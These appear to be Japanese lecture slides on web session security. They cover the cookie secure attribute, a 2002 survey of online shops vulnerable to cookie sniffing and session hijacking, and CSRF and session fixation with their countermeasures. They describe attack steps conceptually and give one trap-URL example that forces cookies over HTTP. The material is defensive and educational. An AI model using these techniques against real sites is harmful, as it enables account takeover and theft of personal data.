- RFC 2109
  - The user agent (possibly with user interaction) MAY determine what level of security it considers appropriate for “secure” cookies.（略）When it sends a "secure" cookie back to a server, the user agent SHOULD use no less than the same level of security as was used when it received the cookie from the server.
- Netscape Communicationsの古文書
  http://wp.netscape.com/newsref/std/cookie_spec.html
  - If a cookie is marked secure, it will only be transmitted if the communications channel with the host is a secure one. Currently this means that secure cookies will only be sent to HTTPS (HTTP over SSL) servers. If secure is not specified, a cookie is considered safe to be sent in the clear over unsecured channels.

誤解させる解説



SecureなCookieが発行された例



実態調査

- 調査対象
  - インターネット情報誌が2002年に開催したコンテストである部門にノミネートされた35か所のネットショップ
  - ユーザ登録が有料もしくはユーザ登録機能が存在しない10か所を除く、25か所
  - いずれもSSLによる個人情報保護を約束している
- 調査方法
  - ユーザ登録をして個人情報などを登録
  - 正規の手順でログインして操作し、通信内容を分析
  - セッション追跡の方法を推定
  - 盗んだと仮定した追跡パラメタでハイジャックを検証

分析

- セッション追跡パラメタを推定
  - パラメタ候補: URL、cookie、hiddenなINPUT
    - Cookie以外は本報告の議論の対象外
  - ログインごとに変化する → セッションIDの疑い
  - ログイン時に発行されるcookie → 追跡パラメタの疑い
- 推定が正しいかの確認
  - 正規のログインで個人情報を閲覧する画面にアクセス
  - 推定したcookieを削除してリロード
    - セッションが切れたならば、追跡に使われている可能性大
- そのcookieの発行時にsecure属性が付いていたか
  - いなかったならば、パケット盗聴で盗まれると診断

検証

- 不正アクセス行為を伴わずに検証
  - 正規の手順でログイン
  - セッション追跡パラメタの値をメモ
    - 盗聴で盗んだことに相当
  - 固定的なパラメタをメモ
  - cookieをすべて削除
  - 固定的なパラメタと、セッション追跡パラメタを手作業でブラウザにセット
    - 成りすましアクセスに相当
  - （自分の）個人情報を閲覧する画面にアクセス
  - 表示されたならば、ハイジャックが成功すると診断

	業種	対象 ※2	欠陥 ※3	cookie の内容	生じ得る被害	クレジットカード情報	cookie 漏洩の条件	IP 対策 ※4	備考
A	ビデオ・CD 等販売	該当	あり	暗号化されたユーザ ID（無期限）	情報漏洩（パスワード，氏名，住所，生年月日，性別，電話番号，メールアドレス，店舗会員カード番号，注文履歴，問い合わせ履歴など），なりすまし注文（配送先を自由に指定可）	全情報が漏洩する	アクセスしたとき ※5	なし	※6
B	書籍等販売	該当	あり	無期限セッション ID	情報漏洩（氏名，住所，電話番号），なりすまし注文（配送先を自由に指定可）	番号は下 5 桁のみ漏洩	アクセスしたとき ※5	なし	※6
C	玩具等販売	該当	あり	セッション ID	情報漏洩（パスワード，氏名，住所，電話番号，メールアドレス，届け先住所リスト，注文履歴など）	全情報が漏洩する	通常の利用中に ※7	あり	
D	チケット販売	該当	あり	セッション ID	情報漏洩（氏名，住所，電話番号，メールアドレス，その他の連絡先）	全情報が漏洩する	通常の利用中に ※7	あり	
E	書籍等販売	該当	あり	セッション ID	情報漏洩（氏名，住所，生年月日，性別，電話番号，メールアドレス，受け取り住所，問い合わせ履歴，記念日）	番号は上位 12 桁が漏洩	通常の利用中に ※7	なし	
F	書籍等販売	該当	あり	セッション ID	情報漏洩（氏名，住所，生年月，性別，電話番号，メールアドレス，届け先住所リスト，パスワードリマインダーの答え）	番号は表示されない	通常の利用中に ※7	なし	
G	カメラ等販売	該当	あり	セッション ID	情報漏洩（氏名，住所，生年月日，性別，電話番号，メールアドレス，携帯電話メールアドレス，その他の住所）	表示されない	通常の利用中に ※7	なし	
H	協同組合	該当	あり	セッション ID	情報漏洩（パスワード，氏名，住所，生年月日，性別，電話番号，メールアドレス，届け先住所リスト，注文履歴）	登録機能なし	通常の利用中に ※7	なし	
I	書籍等販売	該当	あり	ユーザ名と暗号化されたパスワード	情報漏洩（パスワード，氏名，住所，電話番号，メールアドレス，注文履歴）	登録機能なし	通常の利用中に ※7	なし	
J	オーク	該当	あり	ユーザ名と暗	情報漏洩（パスワード，氏名，住所，生	登録機能なし	通常の利用中	なし	

	品販売				別，電話番号，メールアドレス，届け先住所リスト，興味のある商品，注文履歴，パスワードリマインダの答えなど）		に ※8		
N	中古車販売	該当	あり	暗号化されたユーザ ID	情報漏洩（氏名，住所，生年月日，性別，メールアドレス，携帯電話メールアドレス，運転免許証有効期限，任意保険満了日，所有車，車購入日，次回車検日，走行距離，次に欲しい車など）	登録機能なし	通常の利用中に ※8	なし	
O	パソコン等販売	該当	あり	セッション ID	情報漏洩（氏名，住所，生年月日，性別，電話番号，他の電話番号，職業，未婚既婚，子供男女別人数など）	登録機能なし	通常の利用中に ※8	なし	
P	特殊注文	該当	あり	セッション ID	情報漏洩（氏名，住所，生年月日，性別，電話番号，メールアドレス，職業，未婚既婚，関心のあるジャンル）	登録機能なし	通常の利用中に ※8	なし	
Q	古書等販売	該当	あり	セッション ID	情報漏洩（氏名，住所，電話番号，注文履歴）	登録機能なし	通常の利用中に ※8	なし	
R	書籍販売	該当	あり	ユーザ名とパスワード	情報漏洩（パスワード，氏名，住所，電話番号，メールアドレス），なりすまし注文	番号は下 4 桁のみ漏洩	ログイン中に罠に掛かったとき ※9	なし	
S	家電製品販売	該当	あり	セッション ID	情報漏洩（氏名，住所，生年月日，性別，メールアドレス，勤務先，届け先リスト）	番号は下 5 桁のみ漏洩	ログイン中に罠に掛かったとき ※9	なし	
T	チケット販売	該当	あり	セッション ID	情報漏洩（氏名，住所，生年月日，性別，電話番号，携帯電話番号，メールアドレス，未婚既婚，子供の有無，職種，趣味嗜好など）	登録機能なし	ログイン中に罠に掛かったとき ※9	なし	
U	ゲーム等販売	該当	なし						
V	家電製品直販	該当	なし						

調査結果


- 22サイト中、2サイトしか、cookieにsecure属性を付けていない
  - 20サイトは、パケット盗聴によりセッション追跡用cookieを盗むことができ、セッションハイジャックで個人情報の閲覧が可能
- クレジットカードを登録できる9サイトのうち、3サイトでカード情報をすべて閲覧可能
  - 4サイトでは、カード番号を一部の桁のみ表示する対策あり
- 17サイトで、通常の利用中に http:// へのアクセスが生ずる
  - 個人情報画面だけでSSLが使われ、他では使われていない
    - ユーザがログインしてサイトにアクセスしている間にパケット盗聴すれば、セッション追跡用cookieを取得できる
- 3サイトでは、すべての画面が https://
  - 通常の利用中でcookieが暗号化されずにネットワークを流れることは起きない
    - しかし、罠のリンクを踏むと、http:// にアクセスさせられて、cookieが流れる
      例: http://www.example.com:443/

対策方法

- cookieはsecure属性を付けて発行する
  - それだけでOK
- それができない場合がある
  - https:// の画面と http:// の画面とにセッションがまたがっている（それを設計変更するのが困難）
    - セッション追跡用cookieをsecureにすると、http:// ページへのアクセスをセッション追跡できなくなる
      - 2つのcookieを使えばよい

2つのセッションIDを使う

- ログイン時に、2つの独立した値のセッションIDを発行
  - それぞれ別のcookieに格納する
    - 1つ目はsecure属性を指定しない（次の図で「sid」）
    - 2つ目はsecure属性を指定する（次の図で「s-sid」）
  - どちらからでもユーザを検索できるよう対応表を構築
- http:// と https:// の画面とでcookieを使い分ける
  - http:// では「sid」からユーザ検索
  - https:// では「s-sid」からユーザ検索
  - 重要な画面は http:// でのアクセスを拒否
- パケット盗聴で盗めるのは片方のcookieだけ
  - 盗聴した「sid」を窃用しても、https:// の画面には入れない（セッションが追跡されない）



CSRF対策

- 目的
  - CSRF攻撃を防止する実装方法を指定する
    - 「特定副作用を持つ画面」の明確化（画面遷移図に明記）
    - 特定副作用を持つ画面はPOSTメソッドによるアクセスに限定
    - 特定副作用を持つ画面に遷移する前の画面には秘密情報をhiddenパラメータに格納し、遷移後の画面でその値を確認してから目的の処理を実行する
- 例外に関する考察
  - どの画面が外部からの意図によって操作されてしまって問題があるか（特定副作用を持つ画面）は、発注者が納得するなら一つもなしという設計もあり得る

CSRF: クロスサイトリクエストフォージェリ

- 別名「Session Riding」
- 歴史的経緯
  - 国内での初出(?)
    セキュリティホールmemo メーリングリスト, 2001年7月
    Subject: [memo:846] セッション管理の脆弱性
    Date: Tue, 17 Jul 2001 18:40:51 +0900 (JST)
    From: HIRATA Yasuyuki <yasu@asuka.net>
    http://www.japu.org/cgi/security/session_vulnerability.html
  - 「CSRF」の初出: Bugtraqへの投稿
    Subject: Cross-Site Request Forgeries (Re: The Dangers of Allowing Users to Post Images),
    Date: Fri, 15 Jun 2001 01:15:42 -0400
    From: Peter W <peterw@usa.net>
    http://cert.uni-stuttgart.de/archive/bugtraq/2001/06/msg00216.html
  - 別名の提案:
    Thomas Schreiber, "Session Riding — A Widespread Vulnerability in Today's Web Applications", 2004年12月
    http://www.securenet.de/papers/Session_Riding.pdf


- Thomas Schreiber, "Session Riding — A Widespread Vulnerability in Today's Web Applications", 2004年12月
  http://www.securenet.de/papers/Session_Riding.pdf
  - *In this paper we describe an issue that was raised in 2001 under the name of Cross-Site Request Forgeries (CSRF) [1]. It seems, though, that it has been neglected by the software development and Web Application Security community, as it is not part of recent Web Application Security discussions, nor is it mentioned in OWASP's Top Ten [2] or the like.*
    .....
    We prefer to call this issue Session Riding which more figuratively illustrates what is going on.
- 脅威シナリオとして以下を挙げている
  - 管理者アプリへの操作、ルータの設定変更、Webメールによる偽造メールのなりすまし送信（Sender-IDが導入されても本物と区別つかない）、パスワードの変更
- 以下について考察している
  - カスタムWebアプリ、イントラネット、シングルサインオン、WebDAV、ワンタイムトークン/TAN使用時

最近の状況

- IPAの定例発表で話題に
  - ソフトウエア等の脆弱性関連情報に関する届出状況 [2005年第1四半期（1月～3月）], 2005年4月19日
    http://www.ipa.go.jp/security/vuln/report/vuln2005q1.html
    - また、新たに「SSIインジェクション」「クロスサイト・リクエスト・フォージェリ（Cross-Site Request Forgeries）」の問題を指摘する届出がありました。
- 英語圏での状況
  - BUGTRAQでの「CSRF」の出現頻度
    - 2006/01: 1
    - 2005/11: 2
    - 2005/10: 1
    - 2005/09: 3
    - 2005/06: 1
    - 2005/05: 2
    - 2005/02: 1
    - 2004/12: 1
    - 2004/09: 1
    - 2004/03: 2
    - 2003/01: 1
    - 2001/06: 5

原因

- 攻撃サイトから目標サイトへのリンク
  - GETによるリンク
  - POSTによるリンク（そのJavaScriptによる自動submitを含む）
- 被害者が目標サイトにログイン中に罠のサイトを訪れたとき
- セッション追跡を以下の方法で行っている場合
  - cookieのセッションID
    - cookieが自動的にサーバへ送信される
  - HTTP認証
    - 認証済み状態が自動的に継続する
  - SSLクライアント認証
    - 認証済み状態が自動的に継続する
- ログイン中の状態でGETやPOSTのアクセス



掲示板荒らしとの対比

- 掲示板に自動書き込みするリンク（POSTの自動submit）
  - 古くから存在、対策していないところも多い
  - 「2ちゃんねる掲示板」では Referer: が 2ch.net であることを確認
  - 「slashdot」ではワンタイムトークンとIPアドレスで確認
    - 「返事を書く」リンクをクリックした時点で、ランダム(かどうかは未確認)なワンタイムトークンをhiddenパラメタに埋め込み、「投稿」ボタン押下時にキーが有効なものかを確認
    - 非ログインユーザに対しても
    - IPアドレスが変化していないことも確認している
- IPアドレスによる荒らし行為の制限を潜り抜ける手段
  - DDoSに類似する動機
- これら、ログインしていない場合の「CSRF」
  - 「CSRF」命名者はこれをCSRFに分類していないが
  - ただし、管理者画面へのアクセスをIPアドレスで制限している場合などは該当

荒らし対策

- 究極的には「CAPTCHA」に到達する
  - ユーザ登録制にして荒らし行為を防止しても、自動運転ロボットによるユーザ登録が出現し得る
  - CAPTCHA (Completely Automated Public Turing test to tell Computers and Humans Apart)
    - コンピュータには自動解析が困難かつ、人間には容易に読み取りできる情報を提示して、ユーザに入力させる
- 自動運転によるユーザ登録を防止していないサイトは多い
  - 必要な段階がきたら導入すればよい
  - 執拗な攻撃者に対して業務妨害で警察に突き出せばよい
  - いわゆる「サイバーノーガード戦法」との違い
    - 被害が利用者に及ばず、運営者だけが困る場合
    - 被害が原状回復可能なものに限られる場合

脅威

- 画面の閲覧はできない
  - セッションハイジャックの脅威と異なる点
  - 情報漏洩の被害は（直接的には）起きない
- 状態を変更するアクセスによるもの
  - 登録情報の改竄、設定の変更、注文の実行
- 被害の重大さ
  - 原状回復可能な被害
  - 原状回復不可能な被害
- 特に重大な被害
  - パスワードを変更される
  - 非公開の設定を公開の設定に変更される
  - 登録された個人情報を書き換えられる
    - その上でさらなる悪用の可能性

責任の所在


- Webサイト運営者の責任
  - 原状回復可能な被害しか生じない場合や、ユーザに被害が及ばない場合、「荒らし対策」と同じ立場をとることは許されると考えられる
- 製品開発者の責任
  - Webアプリ型のソフトウェア製品にCSRF脆弱性がある場合
  - 製品のユーザ = 当該Webアプリの管理者（運営者）
    - 管理者のみに被害が生じる場合であっても、製品開発者には脆弱性に対応する責任がある（場合がある）と考えられる
    - 原状回復可能な被害しか生じない場合は?

CSRF対策が遅れる理由

- キーワードでひとくくりにできない
  - 「CSRF対策しなさい」とは言えない
  - どんな被害が出るかを示さない限り、修正の必要性を主張できない
- 「荒らし行為」にすぎない場合と区別しなくてはならない
  - 荒らし対策をするしないは運営者の自由
  - もとより荒らし対策にはきりがないのであって
- 「対策は簡単でない」と思われている
  - ワンタイムトークンによる「サブセッション」の実装が必須と誤解されている
- 問題提起がはばかられる
  - 不正アクセス禁止法では攻撃者を処罰できないと思われる
  - 少数だけを狙った攻撃では業務妨害とするのは難しい?

対策（以下のいずれか）

- 秘密情報自動埋め込み方式
  - 処理を実行するページをPOSTメソッドでアクセスするようにし、そのhiddenパラメタに秘密情報（攻撃者が知り得ない情報）が挿入されるよう、前のページを自動生成して、実行ページではその値が正しい場合のみ処理を実行するようにする
- パスワードユーザ入力要求方式
  - 処理を実行する直前のページで再度パスワードの入力を求め、実行ページでは、入力されたパスワードが正しい場合のみ処理を実行するようにする
    - 2要素認証が用意されている場合は第2要素をパスワードの代わりに用いる
- Referer確認方式
  - Refererが正しいリンク元かを確認し、正しい場合のみ処理を実行するようにする（Refererが空の場合は実行しない）
    - 制限事項: Refererを送信しない設定のブラウザでサイトが利用できなくなる
    - 「2ちゃんねる掲示板」でこの手法が採用できるのは「強い立場」によるもの



秘密情報として使えるもの

- セッションIDでセッション追跡している場合に限り使えるもの
  - セッションIDが秘密情報であるので、
    - それをそのまま使う
    - それを何らかの加工を施して（ハッシュ値を求める等）使う
- その他（HTTP認証、SSLクライアント認証でセッション追跡）の場合を含めて使えるもの
  - （第2）セッションIDを用意してそのまま使う
    - Webアプリケーションサーバ製品のセッション管理機構を使う
    - 乱数で自力でIDを生成し、セッションに紐付けて記憶して使う
  - パスワードを使う
  - 自動生成したユーザ固有キーを使う
  - ユーザに設定させたユーザ固有キーを使う

安全性の比較

- 秘密情報の強度
  - セッションIDを基にしている場合
    - セッションIDの強度と同じになる
    - 万が一、セッションIDの強度が低い場合、セッションIDを生成しているソフトウェア部品の開発者に責任がある
  - 第2セッションIDを自力で作成する場合
    - 暗号学的に安全な擬似乱数生成系を用いて生成（セッションIDの生成と同様に）すれば、セッションIDと同じ強度
      - 駄目な例: 時刻から生成し、生成方法が推測可能なもの等
  - パスワードの場合
    - ユーザの責任
  - 自動生成したユーザ固有キーの場合
    - 長時間変更されない秘密情報となるため強度が低い
  - ユーザに設定させたユーザ固有キーの場合
    - ユーザの責任でキーを設定することを明示し、ユーザの責任とする

hiddenパラメタ値が漏洩する可能性?

- 漏洩するとしたら
  - 端末を離れたときに読まれる可能性
    - cookieが読まれる可能性と同等（というか端末自体がのっとられる）
  - 通信路上（プロキシサーバ経由を含む）で読まれる可能性
    - cookieが読まれる可能性と同等
    - 必要ならばSSLを用いて防止するのが普通
  - 他の脆弱性の存在により漏洩する可能性
    1. cookieもhiddenパラメタも漏れる脆弱性
    2. cookieは漏れるが、hiddenパラメタおよびHTMLテキストは漏れない脆弱性
    3. cookieは漏れないが、hiddenパラメタおよびHTMLテキストは漏れる脆弱性
    4. cookieは漏れないが、hiddenパラメタは漏れ、しかしHTMLテキストは漏れない脆弱性
- 1.～3.を想定した場合の安全性
  - CSRF攻撃だけでなくセッションハイジャックも許すことになる
    - どの「秘密情報」を用いた場合でも
    - 3.の想定では、直接のセッションハイジャックではなく、個々のアクセスの応答のHTMLテキストを盗み読む間接ハイジャックの繰り返しにより、「画面を閲覧するアクセス」と同じ被害が出る
- 4.を想定した場合の安全性
  - CSRF攻撃は許すがセッションハイジャックにはつながらないケース
    - 第2セッションID、セッションIDのハッシュ値、ユーザ固有キーを用いた場合
  - CSRF攻撃だけでなくセッションハイジャックも許すことになるケース
    - セッションIDをそのまま用いた場合
- パスワードを用いた場合
  - 1., 3., 4.の想定で、CSRFとセッションハイジャックに加え不正ログインを許す

- hidden漏洩に配慮は必要?
  - 配慮が必要となる想定
    - 「秘密情報」としてパスワードを用いた場合に、端末を離れたときに読まれる可能性を想定したとき
      - CSRFとセッションハイジャックに加え不正ログインを許す
        - » この方法は採用すべきでない場合がある
    - cookieは漏れないが、hiddenパラメタは漏れ、しかしHTMLテキストは漏れない脆弱性—(A)の存在を想定した場合
      - CSRF攻撃だけでなくセッションハイジャックも許すことになる
        - » セッションIDをそのまま用いた場合
- 他の脆弱性が発覚する頻度による?
  - cookie、hiddenパラメタ漏れる
    - ブラウザに頻繁に発覚(JavaScriptのsame origin ruleの破れ、XSS、任意コード実行など)
  - cookie漏れる、hiddenパラメタ、HTMLテキスト漏れない
    - 多くのブラウザに複数回発覚している(URLの一部を%表記したもの)
  - cookie漏れない、hiddenパラメタ、HTMLテキスト漏れる
    - IEの「CSSXSS」脆弱性 (ただしGETアクセスの場合)
  - cookie漏れない、hiddenパラメタ漏れる、HTMLテキスト漏れない
    - これまでに聞いたことがない
- 「やらないよりはやったほうがいいにきまっている」?
  - やらないよりやったほうがよいという考えを始めると他にもやることは際限なくある
    - 「セッションIDはページ毎に変更したほうがよい」
    - 「セッションIDは乱数値を直接使わずハッシュしたほうがいい(なんとなく)」
    - 「(理由はわからないが)ハッシュするなら鍵付きハッシュにしたほうがいい」
  - 実装者が選択するのは自由だが、「必要」と解説するには科学的根拠を示さなくては

ワンタイムトークンを推奨しない理由

- 簡易実装は画面操作の仕様を制限してしまう
  - 簡易実装: ページごとに乱数を生成してhiddenパラメタに埋め込むと同時に、セッション変数に記憶して、実行ページで一致を確認する
  - 複数ウィンドウによる同時編集ができなくなる
    - 同時編集を可能にするには、セッション変数に複数のトークンを格納し「一致確認」を「含まれるかの確認」とする方法があるが、それならばはじめから、セッションで共通の1個の値を使えばよい
- 正統な実装は一般には簡単でない
  - 正統な実装: ウィンドウ(あるいは操作)ごとに「サブセッション」オブジェクトをサーバ側で生成しサブセッションの管理を実現する
    - 画面遷移を完全にコントロールしたい場合などに採用される手法(結果としてCSRF対策にもなる)
  - これを必須としてしまうと対策が進まないと思われる
- CSRF対策の目的ではワンタイムである必然性がない
  - 別の目的での「ワンタイムトークン」利用の話と混同?

対策の事例

- tDiaryにおける対策
  - JVN#60776919: tDiaryにおけるクロスサイト・リクエスト・フォージェリの脆弱性
    http://jvn.jp/jp/JVN%2360776919/index.html
    - 「tDiaryの脆弱性に関する報告(2005-07-20)」
      http://www.tdiary.org/20050720.html
  - 設定により次のいずれかを選択する
    - Referer:チェックによる対策(デフォルト設定)
    - ユーザに設定させるユーザ固有キーによる対策
  - Basic認証を前提としているため、セッションIDが存在せず、パスワードも取得できないため
    - 第2セッションIDを用意しなかった理由: セッション管理機構および、安全な乱数を生成する方法が、どのプラットフォームでも用意可能ではなかったため (一般的なCGI + Rubyでの動作を保証しているため)

画面設計時から考慮する

- 画面(アクセス)ごとに以下を検討
  「特定副作用を有するアクセス」
  - それは「状態変更」するアクセスか
    - セッションで破棄されない状態変更
  - その状態変更は重大か?
    - 重大でない例: ショッピングカートに商品番号と数量を入れる
- 重大な状態変更画面について
  - アクセスはすべてPOSTにする
  - 前のページのhiddenパラメタに秘密情報を自動挿入する

よくある誤った解説

- 「GETを使わずPOSTを使え」
  - JavaScriptで自動POSTさせられる
- 「実行の前に確認画面を挟め」
  - 確認画面の次の実行画面に直接ジャ ンプさせられる。
- 「Referer:は偽装できるので対策にならない」
  - 採用できない場合の理由はReferer:を送信しない設定のユーザがいるため
  - Referer:偽装が問題となるのは、セッションハイジャック防止や、なりすましアクセス防止のためにReferer:チェックをする話の場合
  - 攻撃者が被害者の送信するReferer: を書き換えることはできないのだから、CSRFにReferer:偽装は関係ない
- 「ワンタイムトークンを使わなくてはならない」
  - ワンタイムにする必要がない
- 「実行アクセスに必要な情報をパラメタに持たせず、前ページまでにそれら必要な情報をセッション変数に格納しておき、実行アクセスの処理でそれを利用すればよい」
  - 最初のページに対してCSRF攻撃され、続いて実行アクセスのページにCSRF攻撃されるので、対策にならない

参考

- ブラウザ側に脆弱性がある場合
  - 例: XMLHTTPが任意サイトにアクセスできてしまう
  - 例: Javaアプレットが任意サイトにアクセスできてしまう
  - 例: JavaScriptの「same origin rule」が破れている
- 「CSRF対策を回避できてしまう」という主張がしばしば見られるが、
  - いずれにせよ、これらの脆弱性がある場合は、対策不可能
  - ブラウザの自動操作が可能なのと同等であるため
- ユーザ端末が「スパイウェア」に感染している可能性を想定する場合も同様

現実性

- 被害者の視点
  - セッションハイジャックと同じ
  - 以下再掲
    - いわゆる「受動的攻撃」
      - 攻撃者の仕掛けた罠サイトに、被害者がアクセスした時点で攻撃が成功する
      - 目標サイトに被害者がログイン中のタイミングで
    - 緩和される要素
      - ログイン中でなければ攻撃は成功しない
- 攻撃者の視点
  - 罠の作成が、セッションハイジャックよりも容易
  - 目標サイトがIPアドレスチェックをしている場合にも、（セッションハイジャックと異なり）攻撃が成功する

ログインが成功する前の段階でセッションIDを発行しない


- 目的
  - Session Fixation脆弱性を防止する
- 例外に関する考察
  - ひとつのWebアプリでセッションが二重構成になっている場合
    - ログイン前からログイン中まで引き継がれるセッションと、ログイン中だけに対応するセッションの二つ
    - ログイン中のセッションについてのみこの要件を適用
  - ログイン状態の確認をセッションIDではなく、認証トークンで行っている場合
    - 「セッションID」を認証トークンに読み替える

Session Fixation

- セッションIDの固定化
- 歴史的経緯
  - Mitja Kolšek, Session Fixation Vulnerability in Web-based Applications, 2002年12月
    http://www.acros.si/papers/session_fixation.pdf
  - Paul Johnston, Multiple Browser Cookie Injection Vulnerabilities, 2004年9月
    http://www.securityfocus.com/archive/1/375407
    - ブラウザの「Cookie Monster」バグとの組み合わせでcookieでも可能という新たな指摘
  - Michal Zalewski, Cross Site Cooking, 2006年1月
    http://www.securityfocus.com/archive/107/423375

原因

- ログイン前にセッションID発行をしてはいけない
  - ログイン前に発行したセッションIDをログイン後にも使用するシステムには次の危険性がある
    - 攻撃者のサイトの罠のページに被害者がアクセスしたとき、攻撃者は自ら目的のショップにアクセスしてセッションIDを取得し、そのIDを含めたログイン画面へ被害者のブラウザをリダイレクトする
    - そうとは知らず被害者がログインすると、ログイン後の画面を攻撃者がセッションハイジャックできてしまう
  - （セッション追跡用途と認証済み確認用途を兼ねている場合）
    - そうでない場合: 後述



脅威と現実性

- 脅威
  - セッションハイジャック攻撃と同じ
- 現実性（被害者視点）
  - XSS等によるセッションハイジャックよりは現実性が低い
    - 罠サイトに誘導したうえ、その後にセッション期限有効期間中に、本物サイト上で被害者がログインする必要がある
  - 罠サイト経由で表示した本物サイト上でログインするか?
    - Phishing詐欺が横行している現実からすると、無視できない
  - 罠サイトを訪れた後、しばらく後に本物サイトを自力で訪れる可能性
- 現実性（攻撃者視点）
  - 全自動の罠を作る面倒さは、XSSによるセッションハイジャックよりは若干大きい

POST方式とCookie方式

- POSTでセッションID送信の場合
  - 影響を受ける
  - ログイン前の画面からセッションIDを発行してはならない
- cookieにセッションIDの場合
